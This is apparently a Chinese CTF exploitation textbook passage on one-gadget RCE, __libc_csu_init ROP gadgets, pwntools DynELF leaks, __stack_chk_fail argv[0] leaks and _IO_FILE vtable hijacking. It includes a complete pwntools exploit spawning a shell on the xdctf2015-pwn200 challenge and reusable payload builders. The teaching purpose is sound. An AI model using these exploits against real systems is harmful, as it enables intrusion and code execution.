one-gadget RCE 是在 libc 中存在的一些执行 `execve('/bin/sh', NULL, NULL)` 的片段。当我们知道 libc 的版本，并且可以通过信息泄露得到 libc 的基址，则可以通过控制 EIP 执行该 gadget 来获得 shell。这个方法的优点是不需要控制调用函数的参数，在 64 位程序中，也就是 rdi、rsi、rdx 等寄存器的值。

可以使用工具 one_gadget 很方便地查找 one-gadget：

```
$ sudo gem install one_gadget
```

```
$ file /usr/lib/libc-2.26.so
/usr/lib/libc-2.26.so: ELF 64-bit LSB shared object, x86-64, ver
sion 1 (GNU/Linux), dynamically linked, interpreter /usr/lib/ld-
linux-x86-64.so.2, BuildID[sha1]=466056d0995495995ad1a1fe696c9dc
7fb3d421b, for GNU/Linux 3.2.0, not stripped
$ one_gadget -f /usr/lib/libc-2.26.so
0x41e92 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x41ee7 execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xe2c20 execve("/bin/sh", rsp+0x60, environ)
constraints:
  [rsp+0x60] == NULL
```

经过验证，第一个似乎不可用，另外两个如下，通常，我们都使用 `do_system` 函数里的那个：

```
[0x00021080]> pd 7 @ 0x41ee7
|           0x00041ee7      488b056aff36.  mov rax, qword [0x003
b1e58] ; [0x3b1e58:8]=0
|           0x00041eee      488d3d409313.  lea rdi, str._bin_sh
       ; 0x17b235 ; "/bin/sh"
|           0x00041ef5      c70521253700.  mov dword [obj.lock_4
], 0   ; [0x3b4420:4]=0
|           0x00041eff      c7051b253700.  mov dword [obj.sa_ref
cntr], 0 ; [0x3b4424:4]=0
|           0x00041f09      488d742430     lea rsi, [local_30h]
       ; sym.lm_cache ; 0x30
|           0x00041f0e      488b10         mov rdx, qword [rax]
|           0x00041f11      67e8c9260800   call sym.execve
[0x00021080]> pd 5 @ 0xe2c20
|           0x000e2c20      488b0531f22c.  mov rax, qword [0x003
b1e58] ; [0x3b1e58:8]=0
|           0x000e2c27      488d742460     lea rsi, [local_60h]
       ; sym.buffer_14 ; 0x60 ; "0\x02"
|           0x000e2c2c      488d3d028609.  lea rdi, str._bin_sh
       ; 0x17b235 ; "/bin/sh"
|           0x000e2c33      488b10         mov rdx, qword [rax]
|           0x000e2c36      67e8a419feff   call sym.execve
```

当然，你也可以通过 build ID 来查找对应 libc 里的 one-gadget。

```
$ one-gadget -b 466056d0995495995ad1a1fe696c9dc7fb3d421b
```

参考资料

- Pwning (sometimes) with style

通用 gadget

__libc_csu_init()

我们知道在程序编译的过程中，会自动加入一些通用函数做初始化的工作，这些初始化函数都是相同的，所以我们可以考虑在这些函数中找到一些通用的 gadget，在 x64 程序中，就存在这样的 gadget。x64 程序的前六个参数依次通过寄存器 rdi、rsi、rdx、rcx、r8、r9 进行传递，我们所找的 gadget 自然也是针对这些寄存器进行操作的。

函数 `__libc_csu_init()` 用于对 libc 进行初始化，只要程序调用了 libc，就一定存在这个函数。由于每个版本的 libc 都有一定区别，这里的版本如下：

```
$ file /usr/lib/libc-2.26.so
/usr/lib/libc-2.26.so: ELF 64-bit LSB shared object, x86-64, ver
sion 1 (GNU/Linux), dynamically linked, interpreter /usr/lib/ld-
linux-x86-64.so.2, BuildID[sha1]=f46739d962ec152b56d2bdb7dadaf8e
576dbf6eb, for GNU/Linux 3.2.0, not stripped
```

下面用 6.1 pwn hctf2016 brop 的程序来做示范，使用 `/r` 参数可以打印出原始指令的十六进制：

```
gdb-peda$ disassemble /r __libc_csu_init
Dump of assembler code for function __libc_csu_init:
   0x00000000004007d0 <+0>:     41 57   push   r15
   0x00000000004007d2 <+2>:     41 56   push   r14
   0x00000000004007d4 <+4>:     49 89 d7        mov    r15,rdx
   0x00000000004007d7 <+7>:     41 55   push   r13
   0x00000000004007d9 <+9>:     41 54   push   r12
   0x00000000004007db <+11>:    4c 8d 25 16 06 20 00    lea    r
12,[rip+0x200616]        # 0x600df8
   0x00000000004007e2 <+18>:    55      push   rbp
   0x00000000004007e3 <+19>:    48 8d 2d 16 06 20 00    lea    r
bp,[rip+0x200616]        # 0x600e00
   0x00000000004007ea <+26>:    53      push   rbx
   0x00000000004007eb <+27>:    41 89 fd        mov    r13d,edi
```

```
   0x00000000004007ee <+30>:    49 89 f6          mov    r14,rsi
   0x00000000004007f1 <+33>:    4c 29 e5          sub    rbp,r12
   0x00000000004007f4 <+36>:    48 83 ec 08       sub    rsp,0x8
   0x00000000004007f8 <+40>:    48 c1 fd 03       sar    rbp,0x3
   0x00000000004007fc <+44>:    ff 15 f6 07 20 00        call   Q
WORD PTR [rip+0x2007f6]        # 0x600ff8
   0x0000000000400802 <+50>:    48 85 ed          test   rbp,rbp
   0x0000000000400805 <+53>:    74 1f   je     0x400826 <__libc_
csu_init+86>
   0x0000000000400807 <+55>:    31 db   xor    ebx,ebx
   0x0000000000400809 <+57>:    0f 1f 80 00 00 00 00     nop    D
WORD PTR [rax+0x0]
   0x0000000000400810 <+64>:    4c 89 fa          mov    rdx,r15
   0x0000000000400813 <+67>:    4c 89 f6          mov    rsi,r14
   0x0000000000400816 <+70>:    44 89 ef          mov    edi,r13d
   0x0000000000400819 <+73>:    41 ff 14 dc       call   QWORD PTR
 [r12+rbx*8]
   0x000000000040081d <+77>:    48 83 c3 01       add    rbx,0x1
   0x0000000000400821 <+81>:    48 39 dd          cmp    rbp,rbx
   0x0000000000400824 <+84>:    75 ea   jne    0x400810 <__libc_
csu_init+64>
   0x0000000000400826 <+86>:    48 83 c4 08       add    rsp,0x8
   0x000000000040082a <+90>:    5b      pop    rbx
   0x000000000040082b <+91>:    5d      pop    rbp
   0x000000000040082c <+92>:    41 5c   pop    r12
   0x000000000040082e <+94>:    41 5d   pop    r13
   0x0000000000400830 <+96>:    41 5e   pop    r14
   0x0000000000400832 <+98>:    41 5f   pop    r15
   0x0000000000400834 <+100>:   c3      ret
End of assembler dump.
```

从中提取出两段（必须以ret结尾），把它们叫做 part1 和 part2：

```
   0x000000000040082a <+90>:    5b      pop    rbx
   0x000000000040082b <+91>:    5d      pop    rbp
   0x000000000040082c <+92>:    41 5c   pop    r12
   0x000000000040082e <+94>:    41 5d   pop    r13
   0x0000000000400830 <+96>:    41 5e   pop    r14
   0x0000000000400832 <+98>:    41 5f   pop    r15
   0x0000000000400834 <+100>:   c3      ret
```

```
   0x0000000000400810 <+64>:    4c 89 fa        mov    rdx,r15
   0x0000000000400813 <+67>:    4c 89 f6        mov    rsi,r14
   0x0000000000400816 <+70>:    44 89 ef        mov    edi,r13d
   0x0000000000400819 <+73>:    41 ff 14 dc     call   QWORD PTR
 [r12+rbx*8]
   0x000000000040081d <+77>:    48 83 c3 01     add    rbx,0x1
   0x0000000000400821 <+81>:    48 39 dd        cmp    rbp,rbx
   0x0000000000400824 <+84>:    75 ea   jne    0x400810 <__libc_
csu_init+64>
   0x0000000000400826 <+86>:    48 83 c4 08     add    rsp,0x8
   0x000000000040082a <+90>:    5b      pop    rbx
   0x000000000040082b <+91>:    5d      pop    rbp
   0x000000000040082c <+92>:    41 5c   pop    r12
   0x000000000040082e <+94>:    41 5d   pop    r13
   0x0000000000400830 <+96>:    41 5e   pop    r14
   0x0000000000400832 <+98>:    41 5f   pop    r15
   0x0000000000400834 <+100>:   c3      ret
```

part1 中连续六个 pop，我们可以通过布置栈来设置这些寄存器，然后进入 part2，前三条语句（r15->rdx、r14->rsi、r13d->edi）分别给三个参数寄存器赋值，然后调用函数，这里需要注意的是第三句是 r13d（r13低32位）给 edi（rdi低32位）赋值，即使这样我们还是可以做很多操作了。

另外为了让程序在调用函数返回后还能继续执行，我们需要像下面这样进行构造：

```
pop rbx      #必须为0
pop rbp      #必须为1
pop r12      #函数地址
pop r13      #edi
pop r14      #rsi
pop r15      #rdx
ret          #跳转到part2
```

下面附上一个可直接调用的函数：

```
def com_gadget(part1, part2, jmp2, arg1 = 0x0, arg2 = 0x0, arg3
= 0x0):
    payload  = p64(part1)    # part1 entry pop_rbx_pop_rbp_pop_r1
2_pop_r13_pop_r14_pop_r15_ret
    payload += p64(0x0)      # rbx must be 0x0
    payload += p64(0x1)      # rbp must be 0x1
    payload += p64(jmp2)     # r12 jump to
    payload += p64(arg1)     # r13 -> edi    arg1
    payload += p64(arg2)     # r14 -> rsi    arg2
    payload += p64(arg3)     # r15 -> rdx    arg3
    payload += p64(part2)    # part2 entry will call [r12+rbx*0x8]

    payload += 'A' * 56      # junk 6*8+8=56
    return payload
```

上面的 gadget 是显而易见的，但如果有人精通汇编字节码，可以找到一些比较隐蔽的 gadget，比如说指定一个位移点再反编译：

```
gdb-peda$ disassemble /r 0x0000000000400831,0x0000000000400835
Dump of assembler code from 0x400831 to 0x400835:
   0x0000000000400831 <__libc_csu_init+97>:     5e      pop    r
si
   0x0000000000400832 <__libc_csu_init+98>:     41 5f   pop    r
15
   0x0000000000400834 <__libc_csu_init+100>:    c3      ret
End of assembler dump.
```

```
gdb-peda$ disassemble /r 0x0000000000400833,0x0000000000400835
Dump of assembler code from 0x400833 to 0x400835:
   0x0000000000400833 <__libc_csu_init+99>:     5f      pop    r
di
   0x0000000000400834 <__libc_csu_init+100>:    c3      ret
End of assembler dump.
```

`5e` 和 `5f` 分别是 `pop rsi` 和 `pop rdi` 的字节码，于是我们可以通过这种方法轻易地控制 `rsi` 和 `rdi` 。

在 6.1.1 pwn HCTF2016 brop 的 exp 中，我们使用了偏移后的 `pop rdi; ret` ，而没有用 `com_gadget()` 函数，感兴趣的童鞋可以尝试使用它重写 exp。

除了上面介绍的 `__libc_csu_init()` ，还可以到下面的函数中找一找：

```
_init
_start
call_gmon_start
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
__libc_csu_init
__libc_csu_fini
_fini
```

总之，多试一试总不会错。

参考资料

- 一步一步学 ROP 系列

4.8 使用 DynELF 泄露函数地址

DynELF 简介

在做漏洞利用时，由于 ASLR 的影响，我们在获取某些函数地址的时候，需要一些特殊的操作。一种方法是先泄露出 libc.so 中的某个函数，然后根据函数之间的偏移，计算得到我们需要的函数地址，这种方法的局限性在于我们需要能找到和目标服务器上一样的 libc.so，而有些特殊情况下往往并不能找到。而另一种方法，利用如 pwntools 的 DynELF 模块，对内存进行搜索，直接得到我们需要的函数地址。

官方文档里给出了下面的例子：

```
# Assume a process or remote connection
p = process('./pwnme')

# Declare a function that takes a single address, and
# leaks at least one byte at that address.
def leak(address):
    data = p.read(address, 4)
    log.debug("%#x => %s" % (address, (data or '').encode('hex')
))
    return data

# For the sake of this example, let's say that we
# have any of these pointers.  One is a pointer into
# the target binary, the other two are pointers into libc
main   = 0xfeedf4ce
libc   = 0xdeadb000
system = 0xdeadbeef

# With our leaker, and a pointer into our target binary,
# we can resolve the address of anything.
#
# We do not actually need to have a copy of the target
# binary for this to work.
d = DynELF(leak, main)
assert d.lookup(None,     'libc') == libc
assert d.lookup('system', 'libc') == system

# However, if we *do* have a copy of the target binary,
# we can speed up some of the steps.
d = DynELF(leak, main, elf=ELF('./pwnme'))
assert d.lookup(None,     'libc') == libc
assert d.lookup('system', 'libc') == system

# Alternately, we can resolve symbols inside another library,
# given a pointer into it.
d = DynELF(leak, libc + 0x1234)
assert d.lookup('system')      == system
```

可以看到，为了使用 DynELF，首先需要有一个 `leak(address)` 函数，通过这一函数可以获取到某个地址上最少 1 byte 的数据，然后将这个函数作为参数调用 `d = DynELF(leak, main)`，该模块就初始化完成了，然后就可以使用它提供的函数进行内存搜索，得到我们需要的函数地址。

类 DynELF 的初始化方法如下：

```
def __init__(self, leak, pointer=None, elf=None, libcdb=True):
```

- `leak`：leak 函数，它是一个 `pwnlib.memleak.MemLeak` 类的实例
- `pointer`：一个指向 libc 内任意地址的指针
- `elf`：elf 文件
- `libcdb`：libcdb 是一个作者收集的 libc 库，默认启用以加快搜索。

导出的类方法如下：

- `base()`：解析所有已加载库的基地址
- `static find_base(leak, ptr)`：提供一个 `pwnlib.memleak.MemLeak` 对象和一个指向库内的指针，然后找到其基地址
- `heap()`：通过 `__curbrk`（链接器导出符号，指向当前brk）找到堆的起始地址
- `lookup(symb=None, lib=None)`：找到 lib 中 symbol 的地址
- `stack()`：通过 `__environ`（libc导出符号，指向environment block）找到一个指向栈的指针
- `dynamic()`：返回指向 `.DYNAMIC` 的指针
- `elfclass`：32 或 64 位
- `elftype`：elf 文件类型
- `libc`：泄露 build id，下载该文件并加载
- `link_map`：指向运行时 link_map 对象的指针

DynELF 原理

文档中大概说了下其实现的细节，配合参考资料的文章，大概就可以做到自己实现一个。

DynELF 使用了两种技术：

- 解析函数

- ELF 文件会从如 libc.so 库中导入符号，有一系列的表给出了导出符号名、导出符号地址和导出符号的哈希值。通过对某个符号名做哈希，可以定位到哈希表中，然后哈希表的位置又提供了字符串表（strtab）和符号表（symtab）的索引。
- 假设我们有了 libc.so 的基地址，解析 printf 地址的方法是定位 symtab、strtab 和 hash 表。对字符串"printf"做哈希，然后定位到哈希表中的某一条，然后从 symtab 中得到其在 libc.so 的偏移。

- 解析库地址
  - 如果我们有一个指向动态链接的可执行文件的指针，就可以利用一个称为 link map 的内部链接器结构。这是一个链表结构，包含了每个被加载的库的信息，包括完整路径和基地址。
  - 有两种方法可以找到这个指向 link map 的指针。两者都是从 DYNAMIC 数组条目中得到的。
    - 在 non-RELOAD 的二进制文件中，该指针在 `.got.plt` 区域中。这是通过 `DT_PLTGOT` 找到的。
    - 在所有二进制文件中，可以在 `DT_DEBUG` 描述的区域中找到该指针，甚至在 stripped 之后也不例外。

DynELF 实例

在 libc 中，我们通常使用 `write` 、 `puts` 、 `printf` 来打印指定内存的数据。

write

```
#include <unistd.h>

ssize_t write(int fd, const void *buf, size_t count);
```

write 函数用于向文件描述符中写入数据，三个参数分别是文件描述符，一个指针指向的数据和写入数据的长度。该函数的优点是可以读取任意长度的内存数据，即打印数据的长度只由 count 控制，缺点则是需要传递 3 个参数。32 位程序通过栈传递参数，直接将参数布置在栈上就可以了，而 64 位程序首先使用寄存器传递参数，所以我们通常使用通用 gadget（参见章节4.7） 来为 write 函数传递参数。

例子是 xdctf2015-pwn200，文件地址。在这个程序中也只有 write 可以利用：

```
$ rabin2 -R pwn200
...
vaddr=0x0804a004 paddr=0x00001004 type=SET_32 read
vaddr=0x0804a010 paddr=0x00001010 type=SET_32 write
```

另外我们还需要 read 函数用于读入 '/bin/sh` 到 .bss 段中：

```
$ readelf -S pwn200 | grep .bss
  [25] .bss              NOBITS          0804a020 00101c 00002c
00  WA  0   0 32
```

栈溢出漏洞很明显，偏移为 112：

```
gdb-peda$ pattern_offset 0x41384141
1094205761 found at offset: 112
```

在 r2 中对程序进行分析，发现一个漏洞函数，地址为 `0x08048484` ：

```
[0x080483d0]> pdf @ sub.setbuf_484
/ (fcn) sub.setbuf_484 58
|   sub.setbuf_484 ();
|           ; var int local_6ch @ ebp-0x6c
|           ; var int local_4h @ esp+0x4
|           ; var int local_8h @ esp+0x8
|              ; CALL XREF from 0x0804855f (main)
|           0x08048484      55             push ebp
|           0x08048485      89e5           mov ebp, esp
|           0x08048487      81ec88000000   sub esp, 0x88
|           0x0804848d      a120a00408     mov eax, dword [obj.s
tdin]  ; [0x804a020:4]=0
|           0x08048492      8d5594         lea edx, [local_6ch]
|           0x08048495      89542404       mov dword [local_4h],
 edx
|           0x08048499      890424         mov dword [esp], eax
|           0x0804849c      e8dffeffff     call sym.imp.setbuf
       ; void setbuf(FILE *stream,
|           0x080484a1      c74424080001.  mov dword [local_8h],
 0x100 ; [0x100:4]=-1 ; 256
|           0x080484a9      8d4594         lea eax, [local_6ch]
|           0x080484ac      89442404       mov dword [local_4h],
 eax
|           0x080484b0      c70424000000.  mov dword [esp], 0
|           0x080484b7      e8d4feffff     call sym.imp.read
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x080484bc      c9             leave
\           0x080484bd      c3             ret
```

于是我们构造 leak 函数如下，即 `write(1, addr, 4)` ：

```
def leak(addr):
    payload  = "A" * 112
    payload += p32(write_plt)
    payload += p32(vuln_addr)
    payload += p32(1)
    payload += p32(addr)
    payload += p32(4)
    io.send(payload)
    data = io.recv()
    log.info("leaking: 0x%x --> %s" % (addr, (data or '').encode(
'hex')))
    return data

d = DynELF(leak, elf=elf)
system_addr = d.lookup('system', 'libc')
log.info("system address: 0x%x" % system_addr)
```

注意我们需要一个 pppr 的 gadget 来平衡栈：

```
$ ropgadget --binary pwn200 --only "pop|ret"
...
0x0804856c : pop ebx ; pop edi ; pop ebp ; ret
```

得到了 system 的地址，就可以利用 read 函数读入 "/bin/sh"，从而得到 shell，完整的 exp 如下：

```
from pwn import *

# context.log_level = 'debug'

elf = ELF('./pwn200')
io = process('./pwn200')
io.recvline()

write_plt = elf.plt['write']
write_got = elf.got['write']
read_plt = elf.plt['read']
```

```
read_got = elf.got['read']

vuln_addr = 0x08048484
start_addr = 0x080483d0
bss_addr = 0x0804a020
pppr_addr = 0x0804856c

def leak(addr):
    payload  = "A" * 112
    payload += p32(write_plt)
    payload += p32(vuln_addr)
    payload += p32(1)
    payload += p32(addr)
    payload += p32(4)
    io.send(payload)
    data = io.recv()
    log.info("leaking: 0x%x --> %s" % (addr, (data or '').encode(
'hex')))
    return data
d = DynELF(leak, elf=elf)
system_addr = d.lookup('system', 'libc')
log.info("system address: 0x%x" % system_addr)

payload  = "A" * 112
payload += p32(read_plt)
payload += p32(pppr_addr)
payload += p32(0)
payload += p32(bss_addr)
payload += p32(8)
payload += p32(system_addr)
payload += p32(vuln_addr)
payload += p32(bss_addr)

io.send(payload)
io.send('/bin/sh\x00')
io.interactive()
```

该题除了这里使用 DynELF 的方法，在后面章节 6.3 中，还会介绍一种使用 ret2dl-resolve 的解法。

puts

```
#include <stdio.h>

int puts(const char *s);
```

puts 函数使用的参数只有一个，即需要输出的数据的起始地址，它会一直输出直到遇到 `\x00` ，所以它输出的数据长度是不容易控制的，我们无法预料到零字符会出现在哪里，截止后，puts 还会自动在末尾加上换行符 `\n` 。该函数的优点是在 64 位程序中也可以很方便地使用。缺点是会受到零字符截断的影响，在写 leak 函数时需要特殊处理，在打印出的数据中正确地筛选我们需要的部分，如果打印出了空字符串，则要手动赋值 `\x00` ，包括我们在 dump 内存的时候，也常常受这个问题的困扰，可以参考章节 6.1 dump 内存的部分。

所以我们常常需要这样做：

```
data = io.recv()[:-1]   # 去掉末尾\n
if not data:
    data = '\x00'
else:
    data = data[:4]
```

这只是个例子，还是要具体情况具体分析。

printf

```
#include <stdio.h>

int printf(const char *format, ...);
```

该函数常用于在格式化字符串中泄露内存，和 puts 差不多，也受到 `\x00` 的影响，只是没有在末尾自动添加 `\n` 。而且还有个问题要注意，为了防止 printf 的 `%s` 被 `\x00` 截断，需要对格式化字符串做一些改变。更详细的内容请参考章节 6.2。

参考资料

- Resolving remote functions using leaks
- Finding Function's Load Address
- 借助DynELF实现无libc的漏洞利用小结

4.9 shellcode 开发

- 参考资料

参考资料

- http://shell-storm.org/shellcode/
- https://www.exploit-db.com/shellcode/

4.12 利用 __stack_chk_fail

回顾 canary

在章节 4.4 中我们已经知道了有一种叫做 canary 的漏洞缓解机制，用来判断是否发生了栈溢出。

这一节我们来看一下，在开启了 canary 的程序上，怎样利用 `__stack_chk_fail` 泄漏信息。

一个例子：

```
#include <stdio.h>
void main(int argc, char **argv) {
    printf("argv[0]: %s\n", argv[0]);

    char buf[10];
    scanf("%s", buf);

    // argv[0] = "Hello World!";
}
```

我们先注释掉最后一行：

```
$ gcc chk_fail.c
$ python -c 'print "A"*50' | ./a.out
argv[0]: ./a.out
*** stack smashing detected ***: ./a.out terminated
Aborted (core dumped)
```

可以看到默认情况下 `argv[0]` 是指向程序路径及名称的指针，然后错误信息中打印出了这个字符串。

然后解掉注释再来看一看：

```
$ python -c 'print "A"*50' | ./a.out
argv[0]: ./a.out
*** stack smashing detected ***: Hello World! terminated
Aborted (core dumped)
```

由于程序中我们修改 `argv[0]`，此时错误信息就打印出了 `Hello World!`。是不是很神奇。

main 函数的反汇编结果如下：

```
gef➤  disassemble main
Dump of assembler code for function main:
   0x00000000004005f6 <+0>:    push   rbp
   0x00000000004005f7 <+1>:    mov    rbp,rsp
=> 0x00000000004005fa <+4>:    sub    rsp,0x30
   0x00000000004005fe <+8>:    mov    DWORD PTR [rbp-0x24],edi
   0x0000000000400601 <+11>:    mov    QWORD PTR [rbp-0x30],rsi
   0x0000000000400605 <+15>:    mov    rax,QWORD PTR fs:0x28
   0x000000000040060e <+24>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000400612 <+28>:    xor    eax,eax
   0x0000000000400614 <+30>:    mov    rax,QWORD PTR [rbp-0x30]
   0x0000000000400618 <+34>:    mov    rax,QWORD PTR [rax]
   0x000000000040061b <+37>:    mov    rsi,rax
   0x000000000040061e <+40>:    mov    edi,0x4006f4
   0x0000000000400623 <+45>:    mov    eax,0x0
   0x0000000000400628 <+50>:    call   0x4004c0 <printf@plt>
   0x000000000040062d <+55>:    lea    rax,[rbp-0x20]
   0x0000000000400631 <+59>:    mov    rsi,rax
   0x0000000000400634 <+62>:    mov    edi,0x400701
   0x0000000000400639 <+67>:    mov    eax,0x0
   0x000000000040063e <+72>:    call   0x4004e0 <__isoc99_scanf@
plt>
   0x0000000000400643 <+77>:    mov    rax,QWORD PTR [rbp-0x30]
   0x0000000000400647 <+81>:    mov    QWORD PTR [rax],0x400704
   0x000000000040064e <+88>:    nop
   0x000000000040064f <+89>:    mov    rax,QWORD PTR [rbp-0x8]
   0x0000000000400653 <+93>:    xor    rax,QWORD PTR fs:0x28
# 检查 canary 是否相同
   0x000000000040065c <+102>:    je     0x400663 <main+109>
 # 相同
   0x000000000040065e <+104>:    call   0x4004b0 <__stack_chk_fa
il@plt>  # 不相同
   0x0000000000400663 <+109>:    leave
   0x0000000000400664 <+110>:    ret
End of assembler dump.
```

所以当 canary 检查失败的时候，即产生栈溢出，覆盖掉了原来的 canary 的时候，函数不能正常返回，而是执行 `__stack_chk_fail()` 函数，打印出 `argv[0]` 指向的字符串。

libc 2.23

Ubuntu 16.04 使用的是 libc-2.23，其 `__stack_chk_fail()` 函数如下：

```
// debug/stack_chk_fail.c

extern char **__libc_argv attribute_hidden;

void
__attribute__ ((noreturn))
__stack_chk_fail (void)
{
  __fortify_fail ("stack smashing detected");
}
```

调用函数 `__fortify_fail()` ：

```
// debug/fortify_fail.c

extern char **__libc_argv attribute_hidden;

void
__attribute__ ((noreturn)) internal_function
__fortify_fail (const char *msg)
{
  /* The loop is added only to keep gcc happy.  */
  while (1)
    __libc_message (2, "*** %s ***: %s terminated\n",
                    msg, __libc_argv[0] ?: "<unknown>");
}
libc_hidden_def (__fortify_fail)
```

`__fortify_fail()` 调用函数 `__libc_message()` 打印出错误信息和 `argv[0]` 。

还有一个错误信息输出到哪儿的问题，再看一下 `__libc_message()` ：

```
// sysdeps/posix/libc_fatal.c

/* Abort with an error message.  */
void
__libc_message (int do_abort, const char *fmt, ...)
{
  va_list ap;
  int fd = -1;

  va_start (ap, fmt);

#ifdef FATAL_PREPARE
  FATAL_PREPARE;
#endif

  /* Open a descriptor for /dev/tty unless the user explicitly
     requests errors on standard error.  */
  const char *on_2 = __libc_secure_getenv ("LIBC_FATAL_STDERR_")
;
  if (on_2 == NULL || *on_2 == '\0')
    fd = open_not_cancel_2 (_PATH_TTY, O_RDWR | O_NOCTTY | O_NDE
LAY);

  if (fd == -1)
    fd = STDERR_FILENO;
```

环境变量 `LIBC_FATAL_STDERR_` 通过函数 `__libc_secure_getenv` 来读取，如果该变量没有被设置或者为空，即 `\0` 或 `NULL` ，错误信息 stderr 会被重定向到 `_PATH_TTY` ，该值通常是 `/dev/tty` ，因此会直接在当前终端打印出来，而不是传到 stderr。

CTF 实例

CTF 中就有这样一种题目，需要我们把 `argv[0]` 覆盖为 flag 的地址，并利用 `__stack_chk_fail()` 把flag 给打印出来。

实例可以查看章节 6.1.13 和 6.1.14。

libc 2.25

最后我们来看一下 libc-2.25 里的 `__stack_chk_fail`：

```
extern char **__libc_argv attribute_hidden;
void
__attribute__ ((noreturn))
__stack_chk_fail (void)
{
  __fortify_fail_abort (false, "stack smashing detected");
}
strong_alias (__stack_chk_fail, __stack_chk_fail_local)
```

它使用了新函数 `__fortify_fail_abort()`，这个函数是在 BZ #12189 这次提交中新增的：

```
extern char **__libc_argv attribute_hidden;

void
__attribute__ ((noreturn))
__fortify_fail_abort (_Bool need_backtrace, const char *msg)
{
  /* The loop is added only to keep gcc happy.  Don't pass down
     __libc_argv[0] if we aren't doing backtrace since __libc_ar
gv[0]
     may point to the corrupted stack.  */
  while (1)
    __libc_message (need_backtrace ? (do_abort | do_backtrace) :
 do_abort,
                    "*** %s ***: %s terminated\n",
                    msg,
                    (need_backtrace && __libc_argv[0] != NULL
                     ? __libc_argv[0] : "<unknown>"));
}

void
__attribute__ ((noreturn))
__fortify_fail (const char *msg)
{
  __fortify_fail_abort (true, msg);
}

libc_hidden_def (__fortify_fail)
libc_hidden_def (__fortify_fail_abort)
```

函数 `__fortify_fail_abort()` 在第一个参数为 `false` 时不再进行栈回溯，直接以打印出字符串 `<unknown>` 结束，也就没有办法输出 `argv[0]` 了。

就像下面这样：

```
$ python -c 'print("A"*50)' | ./a.out
argv[0]: ./a.out
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```

参考资料

- Adventure with Stack Smashing Protector (SSP)

4.13 利用 _IO_FILE 结构

FILE 结构

FILE 结构体的利用是一种通用的控制流劫持技术。攻击者可以覆盖堆上的 FILE 指针使其指向一个伪造的结构，利用结构中一个叫做 `vtable` 的指针，来执行任意代码。

我们知道 FILE 结构被一系列流操作函数（`fopen()`、`fread()`、`fclose()` 等）所使用，大多数的 FILE 结构体保存在堆上（stdin、stdout、stderr除外，位于libc数据段），其指针动态创建并由 `fopen()` 返回。在 glibc（2.23）中，这个结构体是 `_IO_FILE_plout`，包含了一个 `_IO_FILE` 结构体和一个指向 `_IO_jump_t` 结构体的指针：

```
// libio/libioP.h

struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
```

```
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
#if 0
    get_column;
    set_column;
#endif
};

/* We always allocate an extra word following an _IO_FILE.
   This contains a pointer to the function jump table used.
   This is for compatibility with C++ streambuf; the word can
   be used to smash to a pointer to a virtual function table. */

struct _IO_FILE_plus
{
  _IO_FILE file;
  const struct _IO_jump_t *vtable;
};

extern struct _IO_FILE_plus *_IO_list_all;
```

`vtable` 指向的函数跳转表其实是一种兼容 C++ 虚函数的实现。当程序对某个流进行操作时，会调用该流对应的跳转表中的某个函数。

```
// libio/libio.h

struct _IO_FILE {
  int _flags;        /* High-order word is _IO_MAGIC; rest is fl
ags. */
```

```
#define _IO_file_flags _flags

  /* The following pointers correspond to the C++ streambuf prot
ocol. */
  /* Note:  Tk uses the _IO_read_ptr and _IO_read_end fields dir
ectly. */
  char* _IO_read_ptr;    /* Current read pointer */
  char* _IO_read_end;    /* End of get area. */
  char* _IO_read_base;    /* Start of putback+get area. */
  char* _IO_write_base;    /* Start of put area. */
  char* _IO_write_ptr;    /* Current put pointer. */
  char* _IO_write_end;    /* End of put area. */
  char* _IO_buf_base;    /* Start of reserve area. */
  char* _IO_buf_end;    /* End of reserve area. */
  /* The following fields are used to support backing up and und
o. */
  char *_IO_save_base; /* Pointer to start of non-current get ar
ea. */
  char *_IO_backup_base;  /* Pointer to first valid character of
 backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area.
 */

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
#if 0
  int _blksize;
#else
  int _flags2;
#endif
  _IO_off_t _old_offset; /* This used to be _offset but it's too
 small.  */

#define __HAVE_COLUMN /* temporary */
  /* 1+column number of pbase(); 0 is unknown. */
  unsigned short _cur_column;
  signed char _vtable_offset;
```

```
  char _shortbuf[1];

  /*  char* _save_gptr;  char* _save_egptr; */

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};

struct _IO_FILE_complete
{
  struct _IO_FILE _file;
#endif
#if defined _G_IO_IO_FILE_VERSION && _G_IO_IO_FILE_VERSION == 0x
20001
  _IO_off64_t _offset;
# if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
  /* Wide character stream stuff.  */
  struct _IO_codecvt *_codecvt;
  struct _IO_wide_data *_wide_data;
  struct _IO_FILE *_freeres_list;
  void *_freeres_buf;
# else
  void *__pad1;
  void *__pad2;
  void *__pad3;
  void *__pad4;
# endif
  size_t __pad5;
  int _mode;
  /* Make sure we don't get into trouble again.  */
  char _unused2[15 * sizeof (int) - 4 * sizeof (void *) - sizeof
 (size_t)];
#endif
};

extern struct _IO_FILE_plus _IO_2_1_stdin_;
